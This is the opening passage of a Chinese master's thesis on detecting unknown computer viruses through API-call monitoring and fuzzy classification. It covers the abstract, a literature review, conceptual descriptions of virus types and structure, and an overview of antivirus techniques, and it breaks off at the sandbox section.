创新性声明

本人声明所呈交的论文是我个人在导师指导下进行的研究工作及取得的研究成果。尽我所知，除了文中特别加以标注和致谢中所罗列的内容以外，论文中不包含其他人已经发表或撰写过的研究成果；也不包含为获得西安电子科技大学或其它教育机构的学位或证书而使用过的材料。与我一同工作的同志对本研究所做的任何贡献均已在论文中做了明确的说明并表示了谢意。

申请学位论文与资料若有不实之处，本人承担一切相关责任。

本人签名：　　日期 09.3.11

关于论文使用授权的说明

本人完全了解西安电子科技大学有关保留和使用学位论文的规定，即：研究生在校攻读学位期间论文工作的知识产权单位属西安电子科技大学。本人保证毕业离校后，发表论文和使用论文工作成果时署名单位仍然为西安电子科技大学。学校有权保留送交论文的复印件，允许查阅和借阅论文；学校可以公布论文的全部或部分内容，可以允许采用影印、缩印或其他复印手段保存论文。(保密的论文在解密后遵循此规定)

本人签名：　　日期 09.3.11

导师签名：　　日期 09.3.11

摘 要

目前存在多种检测计算机病毒的技术，但主要以病毒特征码检测方法为主。不依赖病毒特征码并且可以检测出未知病毒的检测技术成为保障计算机系统和网络安全的重要手段。只有透彻理解病毒的内在机理，才能更好的防治病毒，利用病毒。本文深入剖析了各种病毒的相关技术，并对于特定问题，进行一些研究，得到了一些结果，主要概括为：

1. 简要阐述了计算机病毒的特征和分类，系统分析了计算机病毒的攻击模型，基于计算机病毒的不可判定性，重点探讨了几种计算机反病毒技术。

2. 针对现在杀毒软件的查毒范围不全面问题，在总结了各类病毒的感染、传播及如何获得系统控制权机理基础上，提出了病毒树的概念；然后，结合防火墙的概念设计了基于病毒树的病毒检测引擎系统；最后，对病毒树以及此系统的性能进行了简单的分析。

3. 在对实时监控、Windows 系统调用进行深入研究的基础上，采用 HOOK 机制实现对系统的实时监控，以实现对系统调用 API 函数的及时拦截；然后，将人工智能领域的模糊分类算法的阈值原则和择近原则应用到计算机病毒的检测中，对提取的 API 函数集进行处理。实验结果表明，上述两种方法都有比较高的报警率、较低的误报率和漏报率。

关键词：实时监控　系统调用 API　模糊分类　病毒树

Abstract

Currently, there exists a variety of computer virus detection techniques, and mainly to the virus signature-based detection methods. The detection technology, which does not rely on virus signatures and can not find out the unknown viruses, is becoming the important method of guaranteeing the computer system security and network security. That, thorough understanding of the inherent mechanism of the viruses, will help us combat and use viurses. In this paper, a variety of technologies of different viruses are analyzed and correlative schemes of detecting computer viruses focusing on some problems are proposed. Some results are obtained and summarized as follows:

1. The paper describes briefly the characteristics of computer viruses and classification, and analysises systematically attack model of computer virus. Based on the virus undecidability, some computer anti-virus technologies are researched and emphasized.

2. To solve the problem that many anti-virus softwares can not detect all kinds of viruses, the paper does some research and summarizes the mechanism of some kinds of viruses how to infect the normal files, broadcast and get the system control. And then, the virus-tree is proposed. Combining with firewall, the virus detecting engine system based on the virus-tree is designed. Finally, the performance of the virus-tree and system is analyzed simply.

3. Based on the real-detect and the system calls mechanism under the windows environment are analyzed in detail, hook mechanism is choosed to detect and collect the API functions as the feature detective vectors. And then, two methods of the fuzzy classification algorithm in artificial intelligence field, threshold principle and selecting rules, are applied to detect viruses and to deal with the API functions that have been just gotten. The experimental results show that the two approaches above have relatively highalert rate, lower missing report rate and false alarm rate.

Keyword: Real-Detect System Call API Fuzzy Classification Virus-Tree

目 录

第一章 绪 论

本章首先简要阐述了计算机反病毒技术的研究背景；然后介绍了反病毒技术的研究现状；最后给出作者在反病毒方面主要的研究工作以及全文的内容安排。

1.1 论文研究背景

自 20 世纪 40 年代第一台电子计算机诞生以来，到当前信息时代个人计算机和因特网日益广泛的应用，计算机在推动社会进步、人类文明建设中起着举足轻重的作用。伴随计算机网络技术的飞速发展，信息的处理和传递突破了时间和地域的限制，网络化与全球化成为不可抗拒的世界潮流，互联网已进入社会生活的各个领域和环节，并愈来愈成为人类物质社会最重要的组成部分。随着计算机的网络化和全球化，人们日常生活中的许多活动将逐步转移到网络上来。主要原因是由于网络交易的实时性、方便性、快捷性及低成本性。企业可以通过网络进行信息发布、广告、营销、娱乐和客户支持等，同时还可以直接与商业伙伴进行合同签订和商品交易。用户通过网络可以获得各种信息资源和服务，如购物、娱乐、求职、教育、医疗、投资等。

虽然信息技术的使用给人们生活、工作的方方面面带来了数不尽的便捷和好处，人们在享受计算机带来的各种优越性的同时，也在经受着各种恶意代码(计算机病毒、网络蠕虫、木马等)的困扰和侵害。伴随着互联网的广泛应用，计算机病毒问题越来越受到人们的关注，有些计算机病毒借助网络爆发流行，极大地加快了病毒的传播速度，加重了它的破坏强度。从 1988 年 CERT（计算机紧急响应小组）由于 Morris 蠕虫事件成立以来，统计到的 Internet 安全威胁事件每年以指数增长[1]。近年来增长态势变得尤为迅猛。据 2008 瑞星互联网安全技术大会发布的《2008 年中国大陆地区电脑病毒疫情&互联网安全报告》数据表明，2008 年 1 月至 10 月，瑞星公司共截获新病毒样本 9306985 个，是去年同期的 12.16 倍，如图 1.1。瑞星专家指出，造成目前形势的最主要原因，是病毒已经完全互联网化[2]。

这些网络安全威胁事件给世界各国带来了巨大的经济损失与破坏。1988 年 11 月 2 日，由 Cornell 大学学生 Robert T. Morris 编写的名为 Morris 的网络蠕虫[3]爆发，该网络蠕虫是世界上第一个大规模爆发的网络蠕虫。几天之内 6000 台以上的 Internet 服务器被感染而瘫痪，损失超过一千五美元，同时也直接导致 CERT 的成立。1998 年，出现针对 Windows95/98 系统的计算机病毒，如“CIH”[4]，1998 年被计算机病毒防范界公认为“CIH 计算机病毒年”。“CIH”病毒是继 DOS 计算机病毒、Windows 计算机病毒、宏病毒后的第四类新型计算机病毒。它与 DOS 下

的传统计算机病毒有很大不同，它使用面向 Windows 的 VXD[5,6]编制，1998 年 8 月从台湾传入国内。这是第一个直接攻击、破坏硬件的计算机病毒，破坏程度是迄今为止最严重的。2004 年的“网银大盗” 的木马专门攻击中国工商银行的网上银行用户，盗取用户的帐号和密码。2006 年尼姆亚变种(Worm.Nimaya.w)的“熊猫烧香”的在极短时间之内感染了几千万台计算机，用户电脑中毒后可能会出现蓝屏、频繁重启以及系统硬盘中数据文件被破坏等现象。同时，该病毒的某些变种可以通过局域网进行传播，进而感染局域网内所有计算机系统，最终导致企业局域网瘫痪。“熊猫烧香”病毒的感染范围非常广，中毒企业和政府机构已经超过千家，其中不乏金融、税务、能源等关系到国计民生的重要单位。江苏等地区成为“熊猫烧香”重灾区[7]。



图 1.1 2004~2008 年新增病毒样本数

计算机病毒的发展史几乎就是计算机技术的发展史。只要计算机技术有新的发展，计算机病毒技术就立刻有新的突破。DOS 操作系统上出现不久，就有了针对它的计算机病毒；随着 Windows 出现，很快就又出现了专门攻击 Windows 格式文件的计算机病毒；由于微软提供了宏指令，立即有人制造了完全利用宏指令编写的计算机病毒；NT 网络的商业化普及，又使得专门攻击 NT 网络服务器的网络计算机病毒开始流行；主板厂家为方便用户，开发了无跳线、可用软件修改系统参数的计算机主板，反应敏捷的计算机病毒设计者马上使用这些刚出现的新技术编制了有名的可以毁坏计算机硬件的“CIH”计算机病毒；目前最令人头痛的是伴随互联网出现的邮件计算机病毒及蠕虫病毒如“code red”等，其爆炸性的传播能力可以使其在 24 小时内传遍全球。因此说，只要出现了一项新的计算机技术，利用这项新技术编制的新计算机病毒就一定会随着产生。

1.2 反病毒技术研究现状

早期的计算机病毒检测方法主要是静态分析的方法[8]，利用代码的特征进行病毒检测。这些特征包括：文件名称、字符串和二进制代码等。当时研究工作的重点也是集中在保护系统免受安全漏洞的危害上。专家们集中在一起，凭借他们的经验和技术，手动的进行可疑程序的分析，得出了病毒程序与正常程序之间的差别以及各个病毒程序之间的差别，从而获得了病毒的特征。提出这类分析方法的代表是 Spafford[9]，他分析了网络蠕虫，详细解释了蠕虫在网络上传播的过程，给出了蠕虫代码独有的特征值和它的攻击手段，并且详细描述了系统的故障点。尽管这种检测方法十分精确，但它的效率低，而且代价十分昂贵。该方法在少量病毒传播的情况下有效，然而 Wildlist(病毒清单)[10]在不断地改变和扩大。在病毒大量传播的情况下，这种检测方法显得力不从心[11]。

在 IBM，Kephart 和 Arnold 发明了一种统计的方法来自动提取病毒的特征[12]。他们的研究基于语音识别算法，经验证该方法在检测已知病毒的过程中可以达到同人类专家几乎一样的效果。该算法已经被加入到 IBM 的反病毒软件包中。

Lo et al.提出了一种恶意代码过滤器[13]，手动的过滤恶意代码的特征。类似的研究还有针对 UNIX 系统的恶意程序特征的过滤器[14]，以及一种半自动检测恶意代码的方法[15]。

由于新的病毒往往不会包括已知的特征代码，导致传统的特征代码法不能检测未知病毒，使检测总是滞后于病毒的爆发。未知病毒检测逐渐成为人们研究网络安全问题的焦点。

1996 年，IBM 的科研人员提出利用人工神经元网络的方法来检测引导扇区类的二进制病毒[16]。人工神经元网络法是用神经网络来建模，构成分类器。IBM 的专家们使用这种分类器可以成功检测到 80-85%的未知引导扇区病毒，误检率低于 1%。由于算法本身的局限性，该分类器只能分析引导扇区类的病毒，而这种类型的病毒仅占所有二进制病毒总数的 5%。

Lee et al.把数据挖掘技术应用在入侵检测系统中[17, 18]。他们利用系统调用和网络数据进行机器学习，从而检测新的入侵。

Abou- Assaleh et al.提出了一种基于 N-Grams 算法的未知病毒检测方法[19]。该方法以特征代码法为依据，用 N-Grams 文本分类算法来自动产生程序的特征码库，从而检测未知病毒。

国内在未知病毒检测领域也有很多新的发现，各种机器学习的方法被广泛应用在病毒检测中，并且产生了很好的实验效果。2005 年 6 月，国防科技大学的张波云等提出了基于 K-最近邻算法的未知病毒检测方法[20]，该方法基于实例学习，可以达到对未知病毒的近似判定。2006 年 5 月，张波云等再次应用机器学习的方

法，提出了一种基于多重朴素贝叶斯算法的未知病毒检测技术[21]，并且把该技术同 K-最近邻算法进行了对比，结果证明该方法不仅可以有效地检测未知病毒，而且可以在实验样本较小的情况得到较高的精度，极大解决了病毒样本难于获得的问题。

纵观反病毒技术，已出最初的病毒特征代码[22, 23]分析发展到了现在的完整性验证、启发式扫描、虚拟机、主动内核等技术[24, 25]。但是，目前在世界范围内，大多数的防病毒产品都是采用代码特征匹配模式来进行恶意代码检测。虽然这些产品在不断地更新和发展，并且技术和功能也在不断地成熟和完善，但仍然不能非常有效地解决病毒、蠕虫、木马、间谍软件和其他未知恶意程序的攻击。造成这一严重情况的原因之一是病毒制造者的技术在不断提高，使得病毒有如下的新特点：编程复杂、技术高超、形态多变、手段新颖、能攻善守和数量激增；同时更深层的原因是采用特征匹配模式进行病毒检测的缺点就是被动，并且只能应对已知病毒，这就意味着，与病毒相比，我们的防范和查杀永远是滞后的。当新病毒出现时，我们就不得不先升级病毒库，而后再做出应对策略。而这段空白时间正是病毒入侵的好时机。随着 Internet 应用和普及，越来越多的病毒依靠网络传播，不仅速度快，而且危害性大，变动极多。当新病毒发作时，留给我们的反应时间越来越少，这种情况下滞后的杀毒系统所带来的“空白期”对于用户来讲极为危险[26]。传统的安全产品厂商已经没有能力来解决这一问题。如何建立智能和事先的安全防护体系就成了一个迫在眉睫的课题。

针对传统防毒机理的弊端，本文研究的基于代码行为的检测法[27]，通过实时监测应用代码行为的 API[28]构成模糊分类算法[29,30]所需要的模糊集，从而开发代码来阻止有恶意行为的程序破坏计算机系统。应用模糊分类算法的检测模式的优点是升级简单，不必象传统杀毒软件那样需要不间断的升级，而且能够查杀已知病毒，以及有效地检测并拦、截未知病毒。

综上所述，计算机病毒问题已引起人们的广泛关注，并成为当前计算机安全技术研究的热点。目前，存在多种解决计算机病毒的技术，但如何不依赖病毒特征码并且可以检测出未知病毒的检测技术，成为实现计算机安全的重要技术之一。因此，对病毒检测方法技术的研究具有重要的意义。

1.3 本人主要研究工作和内容安排

作者结合 2007 年 3 月开始参与的西安电子科技大学国家大学生创新性实验计划项目-“VMP 信息安全自主防御系统”这一科研课题，采用理论分析和仿真相结合的方法，对基于病毒行为特征的自主防御病毒等理论进行了一些研究，得到了一些结果。全文共五章，其余章节安排如下：

第二章首先介绍了计算机病毒，阐述了计算机病毒的定义[31]，总结了计算机病毒的特征、按照不同方法的分类和计算机病毒的结构，重点分析了计算机病毒的攻击模型；之后介绍了计算机病毒的不可判定性[32,33]，以及因为计算机病毒的不可判定而提出的多种计算机病毒检测和防御技术。

第三章首先提出了病毒树的概念；在此基础上分析了各式各样的病毒，如 PE 文件[34,35]、蠕虫、木马、宏病毒[36]等的行为原理，然后设计了每种病毒的检测的方法；在总结各类病毒知识和检测方法的基础上，设计了基于病毒树的病毒检测引擎系统，并对此系统的优点进行了分析。

第四章首先介绍了用于实现系统调用机制[37,38]Windows 的实时反病毒技术，分析了 Win32 下的实时监控以及 Win32 系统与 NativeAPI 的关系；然后阐述了模糊分类的基本理论，如模糊度、贴近度的定义及其测量等。

第五章首先在对 Windows 系统调用进行深入研究的基础上，将 HOOK 应用到实时提取系统调用 API 函数集，并给出了基于程序行为的 API 规则集；然后，将人工智能领域内的模糊分类算法的两种不同方法应用到计算机病毒的检测中，并对两种方法的实验结果进行比较，最后在实验结果上得出结论，并结合实验给出性能分析。

最后对全文的主要内容和成果进行了总结，指出了本人实验的不足以及下一步工作和未来研究的方向。

第二章 计算机病毒与反病毒技术

本章首先简要阐述了计算机病毒的特征、分类；其次系统分析了计算机病毒的攻击模型；最后，基于计算机病毒的不可判定性，重点探讨了几种计算机反病毒技术。

2.1 计算机病毒技术

2.1.1 计算机病毒的特征与分类

最早对计算机病毒做出定义是 F.B.Cohen，1987 年，他在《Computer Virus-Theory and Experiments》一文中提出：“计算机病毒是这样的一个程序，它通过修改其他程序使之含有该程序本身或它的一个变体。病毒具有感染力，它可借助其使用者的权限感染他们的程序，在一个计算机系统或网络中得以繁殖和传播。每个被感染的程序也像病毒一样可以感染其他程序，从而更多的程序受到感染[39]”。就像生物病毒一样，计算机病毒有独特的复制能力，“每个被病毒传染的程序表现得像一个病毒，因此传染不断扩散[40]”，使得可以很快蔓延。

从广义上讲，凡是人为编制的，干扰计算机正常运行并造成计算机软硬件故障，甚至破坏计算机数据的可自我复制的计算机程序或指令集都是计算机病毒。这些程序之所以被称作病毒，主要是由于它们与生物医学上的病毒有着很多的相同点。计算机病毒大都有寄生性、传染性、隐藏性、潜伏性、可触发性、破坏性、破坏性、变异性、不可预见性等。有些计算机病毒会像生物病毒隐藏和寄生在其他生物细胞中那样寄生在计算机用户的正常文件中，而且会伺机发作，并大量地复制病毒体，感染本机的其他文件和网络中的计算机。而且绝大多数的计算机病毒都会对人类社会生活造成不利的影响，造成的经济损失数以亿计。与生物病毒不同的是，计算机病毒并不是天然存在的，它们是别有用心的人利用计算机软、硬件所固有的安全上的缺陷有目的地编制而成的。

按照计算机病毒的特点及特性，其分类方法有许多种。下面主要分析按照寄生方式和传染途径划分的病毒类型。

(1) 二进制可执行病毒

二进制可执行病毒分为引导区病毒，文件型病毒以及混合型病毒。引导区病毒利用操作系统的引导模块放在某个固定区域，并且控制权的转接方式是以物理地址为依据，而不是以操作系统引导区的内容为依据，因而病毒占据该物理位置

即可以获得控制权，这种类型的病毒以 DOS 系统下病毒为主[41]。随着 DOS 系统逐渐退出历史舞台，这种类型的病毒目前来说越来越少了。

文件型病毒寄生在其他文件中，常常通过对它们的编码加密或是使用其他技术来隐藏自己。通过将主程序的可执行命令接替过去作为它自己的运行命令。它还常常会把控制还给主程序，为的是计算机系统显得正常。如果运行感染了病毒的程序文件，文件型病毒就会被激发。当病毒运行的时候，它可以执行大量的操作，通常进行自我复制，并且附着在系统的其他可执行文件上，同时在上面留下标记，以后不再感染已经带毒的文件。

混合型病毒既感染磁盘引导区，又感染可执行文件。

(2) 木马

木马实际上是一种与远程计算机之间建立连接，使远程计算机能通过网络控制本地计算机的程序。木马一般采用客户服务器模式，服务器端程序安装在被控制的计算机上，客户端由控制者使用，一旦服务器端与客户端建立连接，客户端能通过对服务器端的本地计算机进行操作来达到远程控制的目的。木马与文件型病毒最大的区别就在于它不具有传染性，不能自行传播，只具有破坏性。但是木马可以通过普通的病毒来传播，如 Win32 病毒 Win32.poly.ShowTime 运行时会从网上下载和运行木马程序。

(3) 蠕虫病毒

蠕虫是一种通过网络传播的恶性病毒，具有病毒的一些共性，如传播性、隐蔽性和破坏性等，同时具有自己的一些特征，如不利用文件寄生进行传染，而是对网络造成拒绝服务或与黑客技术相结合进行破坏等。蠕虫病毒分为两类：一种是面向企业用户和局域网而言，这种蠕虫利用系统漏洞，主动进行攻击，可以对整个互联网造成瘫痪性的后果。以“红色代码”、“尼姆达”以及肆虐一时的“SQL 蠕虫王”为代表。另外一种是针对个人用户的，通过网络（主要是电子邮件和恶意网页形式）迅速传播的蠕虫病毒，以爱虫病毒和求职信病毒为代表。在这两类蠕虫中，第一类具有很大的主动攻击性，而且爆发也有一定的突然性。第二种病毒的传播方式复杂多样，少数利用了微软的应用程序的漏洞，更多的是对用户进行欺骗和诱导，这样的病毒造成的损失极大，并且极难根除，比如求职信病毒。

(4) 脚本病毒

脚本病毒依赖特殊的脚本语言(如 VBScript、JavaScript 等)来起作用，同时需要主软件或是应用环境能够正确地识别和翻译这种脚本语言中嵌套的命令。只要应用环境能够理解这种语言并且执行其功能，实际的间接感染源只需要包含一个简单的文本文件就可以起作用了。脚本病毒在某些方面与宏病毒类似，但它可以在多个产品环境中运行。像 VBScript 这样的普通语言可以在网络服务器和浏览器上运行，也可以在微软的 Outlook 里运行，还能在其他所有可以识别和翻译它的产

品中运行。脚本语言比宏语言更具有开放终端的趋势，这样就使得病毒制造者对被感染的计算机可以有更多的控制力。脚本病毒主要分为网页病毒、邮件病毒。

网页病毒即将恶意代码嵌套在 HTML 网页中的病毒，一般以 VBScript、JavaScript 脚本病毒为主。

邮件病毒并不是单独一种类型的病毒，大部分 Windows 病毒都可以通过附件的形式来进行传播，实际上该病毒就是借助于电子邮件进行传播的病毒，这些病毒利用了邮件系统安全机制的脆弱性进行传播。邮件病毒产生的原因在于邮件系统的服务不能控制邮件的内容和传播的行为，使病毒寄身于信内得以传播。邮件病毒并不是邮件系统的错，问题仍然出在操作系统和应用系统上，这些系统才是病毒的温床。病毒攻击的目标主要仍是微软系统平台，主要通过两种借助邮件的形式进行传播，一是附件，二是直接采用 HTML 格式的邮件。

(5) 宏病毒

宏病毒与传统的病毒不同，它不会感染可执行文件，而是将病毒代码以宏的形式潜伏在微软的 Office 文档中，当染毒的文档被打开时，病毒代码会被执行并产生破坏作用。宏是一组批处理命令，是用高级语言编写的一段程序。微软 Office 文档的宏语言具有强大的功能，它不仅具备访问系统的能力，而且可以直接运行 DOS 命令，调用 Windows API 和 DLL 等。如果一个宏包含具有破坏功能的命令，并且能自我复制，这个宏就是一个宏病毒。由于宏是使用高级语言编写的，所以宏病毒的编写过程相对简单，而且功能强大。随着微软的 Office 软件在全球范围的普及，宏病毒已经成为传播广泛并且危害较大的一类病毒。

2.1.2 计算机病毒的结构

计算机病毒是一种特殊程序，其最大特点是具有感染能力。病毒的感染动作受到触发机制的控制，病毒触发机制还控制了病毒的破坏动作。病毒程序一般由主控模块、感染模块、触发模块和破坏模块组成。但并不是所有的病毒都具备这四个模块，例如巴基斯坦病毒就没有破坏模块。

主控模块在总体上控制病毒程序的运行，协调其他模块的运作，染毒程序运行时，首先运行的是病毒的主控模块。其基本动作为：

① 调用感染模块，进行感染；

② 调用触发模块，接收其返回值；

③ 如果返回真值，执行破坏模块；如果返回假值，执行后续程序。

感染模块的作用是将病毒代码传染到其他对象上去，负责实现感染机制。一般病毒在对目标程序传染前会判断感染条件，如是否有感染标记或文件类型是否符合传染标准等。具体为：

① 寻找一个适合感染的文件；

② 检查该文件中是否有感染标记；

③ 如果没有感染标记，则进行感染，将病毒代码放入宿主程序。

触发模块根据预定条件满足与否，控制病毒的感染或破坏动作。病毒的触发条件有多种形式，主要有：日期和时间触发、键盘触发、启动触发、磁盘访问触发和中断访问触发及其他触发方式。病毒触发模块的主要功能为：

① 检查预定触发条件是否满足；

② 如果满足，返回真值；如果不满足，返回假值。

破坏模块负责实施病毒的破坏工作。其内部是实现病毒编写者预定破坏动作的代码。这些破坏动作可能是破坏文件和数据，也可能是降低计算机的空间效率和时间效率或使计算机系统崩溃。有些病毒的该模块并没有明显的恶意破坏行为，仅在被感染的系统设备上表现出特定的现象，该模块有时又被称为表现模块。在结构上，破坏模块一般分为两部分，一部分判断破坏的条件，另一部分执行破坏的功能。

2.1.3 计算机病毒的攻击模型

计算机病毒的行为表现各异，破坏程度千差万别，但基本作用机制大体相同，都可用图 2-1 的攻击模型表示，这个攻击模型是一个通用模型，其整个作用过程分为 6 个部分：



图 2.1 计算机病毒的攻击模型图

① 侵入系统：侵入系统是计算机病毒实现其恶意目的的必要条件。计算机病毒入侵的途径很多，如：从互联网下载的程序本身就可能含有病毒代码；接收己

经感染计算机病毒的电子邮件；从光盘或软盘向系统上安装软件；黑客或者攻击者故意将计算机病毒植入系统等；

② 维持或提升现有特权：计算机病毒的传播与破坏必须盗用用户或者进程的合法权限才能完成，很多病毒中都含有这种功能的代码；

③ 隐藏策略：为了不让系统发现计算机病毒已经侵入系统，计算机病毒可能会改名、删除源文件或者修改系统的安全策略来隐藏自己；

④ 潜伏：计算机病毒侵入系统后，等待一定的条件，并具有足够的权限时，就发作并进行破坏活动；

⑤ 破坏：计算机病毒的本质具有破坏性，其目的是造成信息丢失或泄密，破坏系统完整性等；

⑥ 重复 1 至 5 对新的目标实施攻击过程

2.2 计算机反病毒技术

2.2.1 病毒理论上不可判定性

早在上世纪 80 年代早期，计算机病毒学鼻祖 Cohen 就在试验的基础上对计算机病毒理论进行了广泛而深入的研究，提出了计算机病毒的模型，指出了病毒普遍的危害性和防御的局限性，提出了在沿用现在的计算机体系的前提下，“计算机病毒通用检测方法的不可判定性论断”，并从理论和实践上证明了计算机病毒的上述论点。Cohen 首先提出能否用一个算法准确地检测出计算机病毒，随后他证明了病毒检测问题是不可判定的。最后指出，杀病毒必须先搜集到病毒样本，使其成为已知病毒，然后剖析病毒，再将病毒传染的过程准确地颠倒过来，使被感染的计算机恢复原状。

由病毒的不可判定性表明，不存在通用方法来检测计算机病毒。因此，计算机防范必须着重考虑病毒的特定方面，另外，计算机系统防范病毒代码的入侵需要多种防范和检测手段相结合的方法。下面讨论几种常用检测技术。

2.2.2 主要病毒检测技术

1. 特征代码法

病毒特征代码法是利用病毒留在受感染文件中的病毒特征值（即每种病毒所独有的十六位代码集）进行检测。发现新病毒后，对其进行分析，根据其特征编成病毒码，加入到数据库中。今后在执行查毒程序时，通过对比文件与病毒数据库中的病毒特征代码，检查文件是否含有病毒。对于传统病毒来说，病毒码扫描法速度快，误报率低，是检测已知病毒的最简单、开销最小的方法。目前的大多

数反毒产品都配备了这种扫描引擎。但是，随着病毒种类的增多，特别是变形病毒和隐蔽性病毒的发展，致使检测工具不能准确报警，速度下降，给病毒的防治提出了严峻挑战。

2. 完整性验证技术

除少部分病毒外，大部分现存病毒都要改写其宿主文件，针对这一特点，一种检测病毒存在的方法就是找出被意外修放过的文件，这种技术就是完整性验证技术。CRC 扫描就是完整性验证所采用的一种方法。CRC 扫描的原理是计算磁盘中的实际文件或系统扇区的 CRC 值（校验和），这些 CRC 值被杀毒软件保存到它自己的数据库中，在运行杀毒软件时，用备份的 CRC 值与当前计算的值比较，可以知道文件是否已经修改或被病毒感染。使用这种算法的 CRC 扫描是强有力的反病毒工具：100%的病毒都能在进入计算机时被检查出来。但这种杀毒方式天生就有一个缺点-效率很低。CRC 扫描在病毒已经渗透到计算机之后，并不能很快的检测到，只有过一段时间病毒开始传播时才会发现，而且不能检测新文件中的病毒（例如邮件、软件文件、备份恢复的文件或解压文件），因为在它的数据库中没有这些文件的 CRC 值。此外，有的病毒也会利用 CRC 扫描的这种“弱点”，只在扫描之前感染新创建的文件。

3. 启发式扫描技术

“启发式”指的就是“自我发现的能力”或“运用某种方式或方法去判定事物的知识和技能”。启发式代码扫描技术是把先前的经验和知识移植到一个反病毒软件的具体程序中的技术。一个运用启发式扫描技术的病毒检测软件，实际上就是以特定方式实现的动态解释器或反编译器，通过对有关指令序列的反编译逐步理解和确定其蕴藏的真正动机。

启发式扫描技术不仅可以有效地对抗变形病毒，而且只要某种未知病毒具有满足规则集的传染形式，此技术也能准确地进行判断。但是，在具体实现上，启发式扫描技术是相当复杂的。而且它会产生误报和漏报。当启发式的扫描器分析文件时，它通常为遇到的类似病毒的特征赋予一个权值。如果一个文件的权值之和超出了某一临界值，扫描器就将其看作是病毒。如果扫描器的设计者将临界值设得太低，就会产生漏报；如果临界值设得太高，或者类似病毒的特征没有被恰当地定义，检测器就会遗漏掉许多病毒；再有，某些正常的程序也可能满足一定的规则被判断为病毒，如有些正常加密或加壳的程序。任意一种情况发生都会使用户的保护措施受到限制，除非设置了恰当的灵敏度。

4. 虚拟机技术

虚拟机技术是国际反病毒领域的前沿技术。这种技术更接近于人工分析，智能化程度高，查毒的准确性也可以达到很高的水平。

虚拟机的原理：用程序代码虚拟一个系统运行环境，包括虚拟内存空间、CPU的各个寄存器，甚至将硬件端口也虚拟出来。用调试程序调入需调试的程序“样本”，将每一条语句放到虚拟环境中执行，这样我们就可以通过内存、寄存器以及端口的变化来了解程序的执行。既然虚拟机中可以反映程序的任何动态，那么，将病毒放到虚拟机中执行，病毒的传染动作一定可以反映出来。如果能做到这样，未知病毒的查出概率将有可能大大提高。

但是因为虚拟机太慢，大约会比正常的程序执行的速度慢几十倍甚至更多，所以事实上我们无法虚拟执行程序的全部代码。目前个别反病毒软件选择了虚拟执行样本代码段的前几 K 个字节，其查出概率已高达 95%左右。虚拟机用来侦测已知病毒的效果更为惊人，误报率可降到一个千分点以下。

5. 主动内核技术

纵观计算机反病毒技术的发展，从防病毒卡到自升级的软件反病毒产品，再到动态、实时的反病毒技术，所采用的都是被动式防御理念。这种理念最大的缺点在于将防治病毒的基础建立在病毒入侵操作系统或网络系统以后，作为上层应用软件的反病毒产品，才能借助于操作系统或网络系统所提供的功能来被动地防治病毒。这种做法仍然给计算机病毒以可乘之机，留下了安全隐患。

ActiveK(主动内核)技术的要点在于它能够在病毒突破计算机系统软、硬件的瞬间发生作用。这种作用，一方面不会伤及计算机系统本身，另一方面却对企图入侵系统的病毒具有彻底拦截并清除的作用。以往的反病毒技术，甚至连“被动反应”都称不上，因为它们本身不具备防护能力，病毒入侵系统时它们不会产生反应，它们只能在系统被病毒感染后，对系统进行反病毒检查与清除工作。实时化的反病毒技术，可以被称为“主动反应”技术，因为这时反病毒技术能够在不需要用户干预和关心的情况下，自动将病毒拦截在系统之外。

在操作系统和网络的内核中加入反病毒功能，使反病毒成为系统本身的底层模块，而不是运行在操作系统上的一个应用软件，一直是计算机反病毒工作者追求的目标。但是嵌入操作系统和网络系统底层，实现各种反毒模块并与操作系统和网络无缝连接的反病毒技术，实现起来难度极大。

6. 实时反病毒技术

实时监控法实际上是利用病毒的特有行为特征来监测病毒的方法，也称为行为监测法。计算机病毒有一些行为是共同的行为以实施感染或破坏的目的，这些行为往往比较特殊，很少出现在正常程序中，如格式化磁盘或对某些磁道进行破坏行为等。实时监测法的思想就是当程序运行时，利用操作系统底层接口技术监视其行为，一旦发现这些特殊的病毒行为，就立即报警。这种监控既可以针对指定类型文件或所有类型文件，也可以针对内存、磁盘等等。近来发展为脚本实时监控、邮件实时监控、注册表实时监控等等。

实时监控法的优点：可发现未知病毒，相当准确地预报未知的多数病毒；可以实现对病毒的实时、永久、自动监控，这种技术能够有效控制病毒的传播途径。其缺点：可能误报警；不能识别病毒名称；占用较多的系统资源，全面实时监控技术的实现难度较大。目前此技术大多是重点实现某些方面，而且经常与特征代码法结合使用。

7. 沙盒技术

